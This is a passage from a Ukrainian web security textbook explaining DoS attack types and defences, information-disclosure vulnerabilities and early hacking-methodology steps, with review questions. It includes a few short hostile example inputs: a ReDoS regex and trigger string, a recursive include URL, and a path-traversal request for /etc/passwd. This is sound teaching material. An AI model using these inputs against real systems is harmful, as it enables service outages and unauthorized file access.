


Рис. 4.4 UDP-флуд

Посилення NTP. Зловмисник використовує загальнодоступні сервери NTP (Network Time Protocol), щоб перевантажити цільовий сервер трафіком UDP.

Сльоза (Teardrop) – це тип атаки, який використовує великі пакети даних, що розбиваються на фрагменти протоколом TCP/IP і збираються на приймаючому хості. Під час атаки зловмисник навмисно маніпулює фрагментами, змушуючи їх перекривати один одного. Коли система жертви намагається зібрати ці перекриті пакети, це призводить до помилок, через які пристрій може зависнути або навіть зазнати аварійного завершення роботи. Ця вразливість виникає через некоректну обробку перекритих фрагментів, що використовується зловмисником для порушення нормального функціонування системи.




Рис. 4.5 Сльоза (Teardrop)

SYN-флуд – це атака, яка експлуатує тристоронню процедуру встановлення з'єднання в протоколі TCP. Атака працює шляхом надсилання великої кількості початкових SYN-пакетів до цільової машини, але не завершує процес встановлення з'єднання. Це змушує цільову машину виділяти ресурси пам'яті для кожного незавершеного з'єднання, що згодом призводить до перевантаження і може заблокувати доступ для легітимних користувачів.




Рис. 4.6 SYN-флуд

DNS-флуд є типом атаки, в якій потоки DNS-запитів використовуються для перевантаження як інфраструктури, так і додатків, пов'язаних із DNS.

Зміна в таблиці DNS бути використана для переривання роботи мережевих служб або для спричинення відмови в обслуговуванні певних ресурсів.

DNS Spoofing (DNS Cache Poisoning). Зловмисник змінює або підробляє записи в таблиці DNS-сервера, змушуючи його кешувати неправильну IP-адресу для певного домену. Всі користувачі, які звертаються до цього домену, будуть перенаправленні на неіснуючу або шкідливу IP-адресу. Легітимний сервер стає недоступним для користувачів.

DNS-записи для перенаправлення на шкідливі IP-адреси. Зловмисник змінює DNS-записи, щоб перенаправити запити на легітимний домен до IP-адрес, що належать ботнетам або іншим шкідливим ресурсам. Це може включати перенаправлення на IP-адреси, які генерують масивний трафік або заражені ШПЗ. Це призводить до того, що сервери або ресурси стають перевантаженими небажаним трафіком, що викликає відмову в обслуговуванні.

DNS Water Torture Attack. У цій атаці зловмисники посилають велику кількість запитів на неіснуючі субдомени домену, що змушує DNS-сервери займатися їх обробкою та кешуванням. Це може призвести до того, що сервер витрачає значні ресурси на обробку цих запитів. Сервер може бути настільки перевантажений, що він не зможе обслуговувати легітимні запити, що призводить до відмови в обслуговуванні.

Атака на рівні додатку, також відома як атака рівня 7 (за моделлю OSI), спрямована на верхній рівень протоколу – рівень додатків, де працюють користувацькі програми та сервіси. Вона полягає в надмірному надсиланні запитів до конкретної програми з метою перевантажити її та спричинити відмову в обслуговуванні.

Переповнення буфера – це тип атаки, при якій буфер перевантажується обсягом даних, що перевищує його ємність. Це призводить до переповнення буфера та пошкодження інформації, яка в ньому зберігається, а також до можливого виконання шкідливого коду. Нападники можуть використати цю вразливість для втручання в роботу програми, отримання доступу до

конфіденційних даних або навіть захоплення контролю над системою. Прикладом переповнення буфера є надсилання даних із надмірно довгими значеннями, такими як імена файлів, що складаються з 256 символів або більше, що виходить за межі допустимого розміру буфера.

HTTP-флуд є одним із найпоширеніших методів атак. Він полягає в безперервному надсиланні HTTP-запитів типу GET на 80-й порт вебсервера з метою перевантажити його. У результаті сервер стає неспроможним обробляти інші запити, що надходять від легітимних користувачів.

Атака посилення (Amplification Attack) є різновидом HTTP-флуду, в якій зловмисник націлюється не на корінь вебсервера, а на скрипти, що виконують ресурсоємні завдання або взаємодіють з базою даних. Зловмисник надсилає запити, які призводять до генерації великої відповіді, наприклад, запити на великі текстові записи, HTTP GET-запити для завантаження великих файлів (зображень, PDF) або інших великих об'єктів. Це створює значне навантаження на сервер, що може призвести до його перевантаження.

Slowloris – це вид атаки, в якій зловмисник надсилає до цільового вебсервера велику кількість частково сформованих HTTP-запитів, але ніколи не завершує їх. Замість цього, зловмисник постійно підтримує ці з'єднання активними, повільно надсилаючи заголовки HTTP, щоб утримувати з'єднання відкритими якомога довше. Вебсервер, очікуючи завершення запитів, утримує кожне з цих з'єднань відкритим, виділяючи для них ресурси. Через те, що сервер витрачає всі доступні ресурси на обслуговування цих помилкових з'єднань, він не може приймати нові підключення від легітимних клієнтів. Це призводить до відмови в обслуговуванні для інших користувачів.

ReDoS (Regular Expression Denial of Service) – це тип атаки, при якій зловмисник експлуатує вразливість у регулярних виразах, що використовуються в програмі. Вони створюють умови, за яких механізм обробки регулярних виразів застрягає під час аналізу рядка і витрачає надто багато часу на його оцінку. Зловмисний регулярний вираз:

```
^(a+)+$
```

Підвираз у дужках шукає послідовність символів *a* і перевіряє, чи весь рядок складається з повторень цієї послідовності. Це призводить до того, що алгоритм витрачає значні ресурси, намагаючись перевірити всі можливі комбінації. Зловмисник може надіслати довгий рядок, такий як:

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa!
```

, який сильно ускладнить обробку виразу. Алгоритм оцінки регулярного виразу застряє, намагаючись знайти відповідність, що може призвести до значного сповільнення або повної зупинки програми. Така атака може призвести до виснаження процесорних ресурсів, що сповільнить або зупинить роботу сервера чи програми. Якщо регулярний вираз використовується в критично важливих частинах програми, це може призвести до відмови в обслуговуванні для інших користувачів. ReDoS-атаки є небезпечними, оскільки вони можуть бути здійснені навіть із мінімальними ресурсами з боку зловмисника, але здатні завдати значної шкоди вразливим системам.

Атаки DDoS нульового дня – це нові типи атак, що виникають з кожним днем, для яких ще не випущено жодне виправлення.

DoS-атаки через використання вразливостей вебдодатків

Для проведення DoS-атак можуть направлені як на ресурси вебсервера, так і клієнта.

DoS направлені на ресурси вебсервера:

1. **Класичні DoS-атаки**:
   - Повна відмова в обслуговуванні – вебсервер повністю перестає відповідати на запити через виснаження ресурсів (наприклад, переповнення пам'яті). Це може статися через масове надсилання запитів, що перевищують можливості сервера.
   - Перевантаження – вебсервер не припиняє свою роботу повністю, але його продуктивність суттєво знижується. Відповіді на запити стають надто повільними, що робить додаток практично недоступним для користувачів.

2. **Атака через рекурсивне включення файлів** (Recursive File Include) відбувається, коли зловмисник змушує вебдодаток багаторазово включати один і той самий файл через вразливість у коді. Наприклад, запит:

http://site/page.php?include=page.php

може призвести до того, що сторінка буде включати саму себе рекурсивно, викликаючи переповнення стека або виснаження ресурсів сервера. Це може призвести до повного або часткового зависання сервера, що спричиняє відмову в обслуговуванні.

3. **Зациклений DoS** (Looped DoS) відбувається в результаті неправильного налаштування редіректів на вебсайті. Коли запити автоматично перенаправляються на ту саму сторінку по колу, сервер може зайти в нескінченний цикл перенаправлень, що призводить до виснаження ресурсів. Це може викликати перевантаження сервера і зробити його недоступним для інших користувачів.

Атака на сайт через атаку на користувачів являє собою сценарій, коли DoS-атака, спрямована на браузери користувачів, перетворюється на DoS-атаку на сам сайт. Цей вид атаки можна назвати зворотною DDoS-атакою (reverse DDoS attack). У цьому випадку зловмисник не атакує безпосередньо сайт, а натомість атакує користувачів сайту, наприклад, шляхом злому сайту і розміщення на ньому DoS-експлойта. Як результат, браузери користувачів починають "вилітати" або зависати при спробі відвідати сайт, роблячи його недоступним для них. Це призводить до втрати користувачів і зниження доступності ресурсу, фактично досягаючи мети DoS-атаки.

DoS направлені на ресурси клієнта:

1. **Вибиваючи DoS** (Crashing DoS) спрямовані на примусове завершення роботи браузера через використання вразливостей у коді або функціях браузера. Це може бути здійснено шляхом надсилання спеціально створених вебсторінок, які викликають збій браузера. Користувач втрачає доступ до браузера, всі відкриті вкладки закриваються.

2. **Блокуючи DoS** (Blocking DoS):
   - Зависання (Freezing) призводить до тимчасового зависання браузера, коли він перестає відповідати на дії користувача. Це може бути викликано, наприклад, завантаженням надто великого обсягу даних або виконанням складних скриптів.
   - Блокування (Blocking) – браузер залишається відкритим, але деякі його функції блокуються, що робить його частково

непридатним для роботи. Це може бути результатом обробки невдалих запитів або виконання нескінченних циклів у скриптах.

3. **DoS через споживання ресурсів** (Resources Consumption DoS):
   - Споживання ресурсів CPU (CPU Overload). Атака може бути спрямована на перевантаження процесора шляхом виконання складних обчислень у браузері. Наприклад, виконання нескінченних циклів або важких криптографічних операцій може призвести до значного збільшення використання процесора.
   - Споживання ресурсів RAM (Memory Consumption). Цей тип атаки націлений на витрачання оперативної пам'яті, що може призвести до зниження продуктивності або навіть до вибивання браузера. Це може бути досягнуто шляхом завантаження великих масивів даних або створенням безлічі об'єктів у пам'яті, які не видаляються.

Методи боротьби з DoS-атаками

Методи боротьби з DoS-атаками спрямовані на підвищення стійкості системи, збільшення її ресурсів та зниження вразливостей. Ось основні методи:

1. **Збільшення ресурсів сервера (Вертикальне масштабування)**. Збільшення потужності серверів шляхом додавання ресурсів, таких як процесори, оперативна пам'ять або дисковий простір. Більша потужність дозволяє обробляти більше запитів одночасно, зменшуючи ризик перевантаження під час DoS-атаки.

2. **Дзеркала сайту на різних серверах (Горизонтальне масштабування)**. Додавання нових серверів для розподілу навантаження. В даному випадку особливої уваги набувають уникнення єдиної точки відмови та балансування навантаження. Балансування навантаження – це розподіл запитів між кількома серверами, щоб уникнути перевантаження одного з них. Однією з основних переваг таких рішень є можливість автоматичного масштабування – динамічного додавання ресурсів під час підвищеного навантаження.

3. **Кешування** знижує кількість запитів до основного сервера, що зменшує ризик перевантаження під час атаки. Використання проміжних проксі-серверів для кешування даних і зниження навантаження на основний сервер, наприклад вебсервера nginx: для кешування на сервері, зберігання статичних ресурсів у кеші браузера. Тег ETag допомагає визначати, чи потрібно повторно завантажувати ресурс із сервера.

4. **Налаштування правил маршрутизації** для фільтрації небажаного трафіку ще до його досягнення сервера запобігає доступу до сервера з потенційно шкідливих джерел.

5. **Налаштування фільтрування трафіку** запобігає проникненню шкідливого трафіку до сервера.
   - Брандмауери блокують підозрілий трафік.
   - WAF (Web Application Firewall) захищає вебдодатки від атак.
   - IDS, IPS (Intrusion Detection/Prevention System) – системи виявлення і запобігання вторгнень.
   - ES/WSA (Email/Web Security Appliance) захищає електронну пошту від DoS на поштові сервери та забезпечує захист вебтрафіку.
   - VPN (Virtual Private Network) – віртуальна приватна мережа створює захищене з'єднання між пристроєм користувача та

віддаленим сервером через Інтернет, що ускладнює виявлення вразливостей та атаку на реальну інфраструктуру користувача.

- Система управління єдиними загрозами (Unified Threat Management, UTM) об'єднує кілька функцій безпеки в одному пристрої або програмному рішенні. UTM надає комплексний захист від різних загроз, включаючи DoS-атаки, завдяки своїй здатності комбінувати кілька рівнів захисту в одному рішенні.

6. **Оптимізація параметрів операційної системи** підвищує стійкість до DoS-атак. Налаштування ОС включає:
   - запобігання атакам через ICMP за рахунок відключення відповідей на запити ICMP ECHO (ping),
   - швидке звільнення ресурсів сервера через збільшення черги «напіввідкритих» TCP-з'єднань та зменшення часу утримання «напіввідкритих» з'єднань,
   - захист від атак типу SYN-flood шляхом обмеження кількості «напіввідкритих» з'єднань з одного IP.
7. **Налаштування вебсервера**, наприклад Apache включає:
   - блокування доступу з підозрілих IP-адрес шляхом заборони доступу з окремих IP *Deny from IP*,
   - запобігання завантаженню занадто великих файлів, що може перевантажити сервер, через обмеження величини файлів *LimitRequestBody*,
   - зменшення часу очікування з'єднання, запобігаючи його захопленню встановлення часу очікування *KeepAliveTimeout*,
   - запобігання перевантаженню сервера від великої кількості одночасних запитів через обмеження кількості запитів *MaxKeepAliveRequests*.
8. **Використання ефективного та оптимізованого коду** для зменшення навантаження на сервер. Чистий код зменшує ризик вразливостей, що можуть бути використані для DoS-атак.
9. **Зменшення кількості запитів до бази даних** знижує ризик перевантаження. Наведемо декілька способів оптимізації роботи з базою даних.
   - Вертикальне секціонування – розподіл таблиць на більш дрібні для зниження навантаження.
   - Горизонтальне секціонування – розподіл даних у таблицях за параметрами. Якщо магазин має велику кількість замовлень (мільйони записів), один сервер може не впоратися з навантаженням. Для покращення продуктивності можна застосувати горизонтальне секціонування.
     Приклад секціонування за діапазоном дат:

     orders_2020 — містить замовлення за 2020 рік.
     orders_2021 — містить замовлення за 2021 рік.
     orders_2022 — містить замовлення за 2022 рік.

     Кожна з цих таблиць розташована на окремому сервері або навіть у різних базах даних. Коли клієнт хоче отримати замовлення за 2021 рік, запит буде направлено лише до таблиці *orders_2021*, що значно зменшує обсяг даних для обробки.
   - Використання індексів баз даних оптимізує запити до бази даних.

– Реплікація БД – збільшення стійкості шляхом створення копій бази даних.

10. **Контроль вразливостей сайтів** досягається через регулярну перевірка на наявність вразливостей шляхом тестування і аудиту сайту та захисту від відомих вразливостей через влаштування регулярного оновлення вебсерверів і CMS.

11. **Контроль вразливостей браузерів** знижує ризик DoS-атак через браузер. Якщо є можливість вплинути на вибір браузерів, то потрібно вибирати безпечні браузери, з найменшою кількістю DoS-вразливостей (Brave, Tor Browser, DuckDuckGo Privacy Browser (мобільний), Epic Privacy Browser, Mozilla Firefox, Chromium) та вчасно оновлювати їх.

12. **SecaaS** (Security as a Service) – це використання послуг зовнішніх компаній для захисту від DoS-атак. Зовнішні фахівці можуть забезпечити професійний захист від атак, використовуючи сучасні інструменти та технології.

Контрольні запитання

1. Що таке DoS-атака? Яка її основна мета?
2. У чому полягає різниця між DoS і DDoS-атаками?
3. Що таке ботнет і як він використовується в DDoS-атаках?
4. Як здійснюється ICMP-флуд і до яких наслідків він призводить?
5. Що таке Smurf-атака?
6. У чому полягає атака SYN-флуд і як вона експлуатує тристоронню процедуру TCP?
7. Як зловмисники використовують DNS Spoofing для перенаправлення запитів?
8. Що таке DNS Water Torture Attack і як вона впливає на DNS-сервери?
9. У чому полягає атака Slowloris і чому вона ефективна проти вебсерверів?
10. Що таке ReDoS-атака і як вона експлуатує регулярні вирази для відмови в обслуговуванні?
11. Як виконується атака через рекурсивне включення файлів (Recursive File Include)?
12. Що таке зациклений DoS (Looped DoS) і як він виникає?
13. Яким чином зловмисники можуть атакувати сайт через браузери користувачів?
14. Які типи атак можуть призвести до зависання або блокування браузера?
15. Що таке вертикальне масштабування і як воно допомагає захиститися від DoS-атак?
16. Як горизонтальне масштабування сприяє зниженню ризику DoS-атак?
17. Як кешування допомагає знизити навантаження на сервер при DoS-атаках?
18. Що таке тег ETag і яку роль він відіграє у боротьбі з DoS-атаками?
19. Як налаштування правил маршрутизації трафіку може допомогти захистити сервер від DoS-атак?
20. Як оптимізація параметрів операційної системи підвищує стійкість до DoS-атак?
21. Які налаштування вебсервера допомагають запобігти DoS-атакам?
22. У чому різниця між вертикальним та горизонтальним секціонуванням бази даних?
23. Що таке SecaaS?

Розділ 5

РОЗКРИТТЯ ІНФОРМАЦІЇ

Класифікація даних

Класифікація даних є важливим процесом для управління інформацією та її захисту. Вона дозволяє організаціям визначати рівень захисту для різних типів даних на основі їх чутливості та ризиків. Нижче наведено приклад класифікації даних, який містить основні категорії:

1. **Загальнодоступні дані** – це дані, які можуть бути вільно доступні будь-кому без обмежень. Їх публікація не несе ризиків для компанії чи окремих осіб. Приклади: структура компанії, організаційна діаграма, публічні інструкції керівництва, вихідні коди відкритих проектів.

2. **Дані з обмеженим доступом** – це дані, які доступні лише певним особам або групам у межах організації. Вони можуть бути критично важливими для бізнесу або мають певний рівень конфіденційності. Класифікація:

   - **Регульовані дані** – дані, які підпадають під законодавчі або нормативні вимоги. Витік цих даних може мати серйозні юридичні наслідки. Приклади: банківська таємниця (інформація про рахунки, фінансові транзакції), персональні дані (ідентифікаційні номери, медичні дані, контактна інформація), інтелектуальна власність (патенти, комерційні таємниці).
   - **Нерегульовані дані** – це дані, які не підпадають під спеціальні законодавчі вимоги, але їх витік може негативно вплинути на організацію або особу. Приклади: облікові дані (логіни, паролі), конфігурація додатків (налаштування ПЗ, API-ключі).

Ця класифікація допомагає чітко визначити рівень захисту, який необхідно застосувати до кожної категорії даних. Це забезпечує не тільки відповідність законодавчим вимогам, але й ефективний захист інформації від витоку або зловживань.

Витоки даних

Витоки даних можуть статися на різних етапах обробки інформації, зокрема під час передачі, зберігання, а також на боці користувача і сервера. Ось детальніша класифікація можливих джерел витоків даних:

- **Витоки даних під час передачі**. Sniffing – це прослуховування мережевого трафіку з метою перехоплення даних. Це може статися, якщо трафік не шифрований або використовує застарілі або ненадійні алгоритми шифрування. HTTPS забезпечує шифрування даних під час передачі, але це не завжди гарантує повну безпеку. Вразливості, неправильна конфігурація сертифікатів або атаки типу "людина посередині" (MITM) можуть призвести до витоків.
- **Витоки даних під час зберігання**. Дані можуть бути вразливими, якщо вони зберігаються у відкритому вигляді або використовують ненадійні алгоритми шифрування. Витоки можуть відбуватися через доступ сторонніх осіб до фізичних носіїв, неправильне керування ключами шифрування або незахищені резервні копії.

- **Витоки даних на боці сервера**:
  - Неправильна конфігурація API може дозволити доступ до даних без належної аутентифікації або авторизації.
  - Недостатній контроль прав доступу може дозволити користувачам отримати доступ до даних, до яких вони не повинні мати доступу.
  - Вразливості в додатках можуть дозволити зловмисникам обійти захист і отримати доступ до даних.
  - Якщо логи серверів містять конфіденційні дані і не захищені належним чином, це може призвести до витоків.
  - Якщо бази даних зберігають дані у незашифрованому вигляді або використовують ненадійні механізми захисту, це може стати причиною витоків.
  - Резервні копії на сервері повинні бути належним чином захищені від несанкціонованого доступу.
- **Витоки даних на боці користувача**:
  - Конфіденційна інформація може випадково відображатися на екрані, що стає доступним для неавторизованих осіб.
  - Недостатній контроль доступу може дозволити неавторизованим користувачам отримати доступ до конфіденційних даних.
  - Дані можуть бути передані іншим додаткам без належного контролю, що може призвести до витоків.
  - Конфіденційні дані можуть бути випадково включені до заголовків HTTP-запитів (наприклад, в реферері), що може бути використано зловмисниками.
  - Дані можуть потрапити до логів помилок або повідомлень про помилки, які не належним чином захищені.
  - Некоректна робота API або недостатня перевірка прав доступу можуть призвести до витоку даних.
  - Зберігання конфіденційних даних у незахищених локальних логах також може бути небезпечним.
  - Належне шифрування і зберігання резервних копій є критичним для запобігання витокам.
  - Неправильне керування кешуванням може призвести до витоків конфіденційної інформації.

Атаки розкриття інформації

Вебсервери та вебдодатки можуть бути вразливими до різних типів атак, які використовують уразливості в їх налаштуваннях або функціонуванні.

Витік інформації (Information Leakage) або **розкриття чутливої інформації (Sensitive Data Exposure)** є серйозною вразливістю у вебдодатках, коли важлива інформація стає доступною для неавторизованих користувачів або зловмисників, може статися, коли вебсервер або додаток ненавмисно розкриває конфіденційні дані, такі як версії ПЗ, конфігурації, логіни або інші чутливі дані. Це може статися через різні причини, такі як неправильне налаштування серверів, недостатнє очищення повідомлень про помилки, незахищені файли, недостатнє шифрування, помилки в коді або неправильне поводження з даними. Відкритий доступ до телефонних номерів, електронних адрес та інших контактних деталей користувачів або співробітників компанії

може призвести до зловживань, таких як фішинг або соціальна інженерія. Розкриття імен користувачів, особливо у поєднанні з іншою чутливою інформацією, може значно спростити злом облікових записів. Паролі у відкритому вигляді або слабо захищені паролі (наприклад, не захешовані або захешовані ненадійними алгоритмами) є однією з найнебезпечніших форм витоку даних. API-токени, сесійні токени або інші форми аутентифікаційних токенів можуть бути використані для отримання несанкціонованого доступу до системи. Якщо репозиторій з вихідним кодом доступний публічно, він може містити конфіденційні дані, такі як паролі, API-ключі або налаштування системи, які зловмисники можуть використати для атаки. Витік імен, адрес, номерів соціального страхування, дати народження та іншої особистої інформації може призвести до крадіжки особистості або інших форм шахрайства. Номери кредитних карток, банківські рахунки та інші фінансові дані можуть використовуватися для фінансового шахрайства.

Причини виникнення витоків інформації:

- Неправильне налаштування серверів надають доступ до конфіденційних файлів або директорій, які не повинні бути доступні публічно.
- Використання слабких або відсутніх механізмів шифрування для зберігання або передачі даних робить їх вразливими для перехоплення або викрадення.
- Якщо вебдодаток розкриває детальну інформацію про помилки, це може дати зловмиснику підказки щодо структури системи або використовуваного ПЗ.
- Зберігання резервних копій у відкритому доступі або без належного захисту може призвести до витоку конфіденційної інформації.
- Використання застарілих або уразливих бібліотек може відкрити можливості для витоків даних.

Відбитки пальців вебсервера/програми (Web Server/Application Fingerprinting) – ця вразливість дозволяє зловмиснику визначити тип вебсервера або вебдодатка, який використовується, а також його версію. Інформація про сервер часто включається в HTTP-заголовки відповідей, банери або повідомлення про помилки. Знання цих даних дозволяє зловмисникам підібрати специфічні атаки або експлойти. Наприклад, HTTP-заголовок "Server" може показувати інформацію про сервер:

Apache/2.4.41 (Ubuntu)

Витік інформації, зокрема може бути витоком повного шляху та розкриттям структури бази даних, що є серйозними вразливостями, які можуть бути використані зловмисниками для підготовки більш цілеспрямованих атак на вебдодатки або сервери.

Витік повного шляху (Full Path Disclosure) виникає, коли вебдодаток випадково розкриває повний шлях до файлів на сервері. Це може статися через некоректно оброблені помилки, де повідомлення про помилку відображають шлях до файлу або папки на сервері. Якщо під час виконання скрипту PHP виникає помилка, сервер може відобразити повідомлення на кшталт

Warning: include(/var/www/html/includes/config.php): failed to open stream: No such file or directory in /var/www/html/index.php on line 10

Це повідомлення надає зловмиснику інформацію про структуру папок на сервері. Зловмисник може використовувати цю інформацію для побудови картографії серверного середовища, що полегшить пошук прихованих або конфіденційних файлів. Знаючи структуру папок, зловмисник може спробувати знайти приховані ресурси на сайті, такі як резервні копії, конфігураційні файли або неочевидні ендпоінти.

Розкриття структури бази даних (SQL DB Structure Extraction) виникає, коли зловмиснику вдається отримати інформацію про структуру бази даних, наприклад, назви таблиць, стовпців, типи даних тощо. Це може статися через недостатній захист або неправильно оброблені SQL-запити. Якщо вебдодаток неправильно обробляє SQL-запити або відображає зайву інформацію про помилки бази даних, зловмисник може отримати доступ до структури бази даних. Наприклад, повідомлення на кшталт

SQL Error: Unknown column 'username' in 'field list'

може вказати на існування таблиці або стовпця. Отримання інформації про назву БД: Зловмисник може дізнатися назву бази даних, що використовується, що допоможе йому в підборі більш цілеспрямованих SQL-ін'єкцій. Це також може призвести до отримання інформації про логіни та інші дані, які дозволять зловмиснику отримати доступ до бази даних.

Індексація каталогів (Directory Indexing). Вебсервер може бути налаштований так, що він дозволяє перегляд вмісту каталогів, якщо файл "index.html" або інший файл за замовчанням відсутній у директорії, що дозволяє зловмисникам побачити всі файли в ній, включаючи ті, які не повинні бути доступними для загального доступу. Якщо наприклад перейти за URL *http://example.com/uploads/*, сервер може показати список всіх файлів у директорії *uploads*.

Рис. 5.1 Індексація каталогів (Directory Indexing)

Обхід шляху (Path Traversal) – вразливість, що дозволяє зловмисникам отримати доступ до файлів і директорій поза межами кореневого каталогу вебсервера, що досягається шляхом маніпуляції з URL-адресою, наприклад, використання *../* для переміщення вгору по файловій системі. Наприклад, замість запиту до:

http://www.example.com/?file=uploads/IMG0624.JPG

запит до:

http://www.example.com/?file=../../../../../etc/passwd

може дозволити зловмиснику отримати доступ до файлу:

/etc/passwd

на сервері, якщо сервер не налаштований правильно.

Передбачуване місцезнаходження ресурсу (Predictable Resource Location) – вразливість, що виникає коли зловмисник може передбачити місцезнаходження ресурсів (файлів, сторінок, API-ендпоінтів) на сервері, що дозволяє отримати доступ до них без авторизації. Це може бути результатом використання простих або передбачуваних імен файлів і директорій. Зловмисник може спробувати отримати доступ до:

http://example.com/admin.php"

або:

http://example.com/backup.zip

передбачаючи, що такі ресурси можуть існувати на сервері.

Запобігання витокам чутливої інформації

Загальними методами запобігти витокам чутливої інформації є:

- Сучасні методи шифрування конфіденційних даних, паролі або токени, для зберігання та передачі конфіденційних даних може значно ускладнити подальші дії зловмисника.
- Аудит безпеки та тестування на проникнення для виявлення та усунення вразливостей.
- Захист резервних копій даних шляхом їх шифрування і зберігання в безпечних місцях.
- Очищення повідомлень про помилки, щоб вони не містили чутливих даних або інформації, яка може допомогти зловмисникам. Деталі помилок повинні бути записані лише в логах, доступ до яких обмежений.
- Контроль доступу – обмеження доступу до конфіденційних даних лише тим користувачам, які дійсно потребують його для виконання своїх обов'язків.
- Використання параметризованих запитів або ORM (об'єктно-реляційні моделі), щоб уникнути введення непередбачених даних у SQL-запити.

Запобігання витокам інформації потребує комплексного підходу до безпеки, включаючи як технічні заходи, так і відповідні політики та процедури.

Методологія хакінгу

Методологія хакінгу передбачає систематичний підхід до вивчення та компрометації цільової системи. Наведемо загальні етапи такої методології.

Вивчення інфраструктури вебвузла (Reconnaissance) – це початковий етап, під час якого хакер збирає якнайбільше інформації про цільовий

вебвузол або мережу. Вивчення інфраструктури вебвузла є критичним етапом для розуміння структури та можливих вразливостей цільової системи. Це допомагає хакерам або тестувальникам безпеки виявити потенційні точки атаки та спланувати подальші дії. Мета цього етапу – отримати розуміння структури мережі, наявних ресурсів, серверів, використовуваних технологій і потенційних вразливостей.

На цьому етапі:

- використовуються інструменти для сканування портів (Nmap) для визначення відкритих портів і служб, які працюють на сервері,
- збирається інформації про домен (WHOIS),
- виявляються вебсервера і технологій, які використовуються на сайті (Wappalyzer),
- визначається структура URL та прихованих ресурсів за допомогою інструментів для перебору директорій (DirBuster).

Ключовими елементами, які варто вивчати є:

- кількість та IP-адреси серверів, операційні системи (Unix/Linux, Windows),
- відкриті порти (21 FTP, 25 SMTP, 53 DNS, 80 HTTP, 110 POP, 443 HTTPS),
- сервери для різних служб (веб, база даних, пошта тощо),
- вебсервери (Apache, nginx, IIS),
- протоколи, що використовується для передачі даних (HTTP, HTTPS, FTP, SMTP, DNS POP).

На наступному етапі відбувається **дослідження сайтів** (Scanning and Enumeration). Хакер поглиблює своє дослідження, зосереджуючись на пошуку конкретних вразливостей в ПЗ та конфігураціях. Воно може включати:

- визначення слабких місць у захисті, проведення сканування вразливостей вебдодатків (OWASP ZAP, Burp Suite),
- виявлення помилок конфігурації та неправильного налаштування сервера,
- збір інформації про структуру баз даних.

Вразливі, неактуальні компоненти та такі, що не підтримуються, можуть бути легко експлуатовані. Відсутність підтримки означає, що нові вразливості не будуть виправлятися, неактуальні версії можуть містити виправлені в нових версіях вразливості або баги.

Ключовими аспекти цього процесу є вивчення:

- DNS-серверів, що може допомогти виявити додаткові піддомени або ресурси, пов’язані з сайтом (nslookup, dig),
- програмної оболонки (PHP, Java, CGI), використовуваних технологій програмування, що допомагає зрозуміти можливі вразливості (заголовки HTTP, перегляд виходу з помилок),
- систем керування базами даних (MySQL, MongoDB, SQLite),
- структури каталогів та файлів, що може допомогти виявити конфіденційні файли або директорії, які можуть бути не належним чином захищені (admin, secure, parol, password, backup, log, root),
- коментарів в коді HTML або JavaScript, що можуть містити чутливу інформацію або підказки, які можуть допомогти в атаках,
- методів автентифікації,

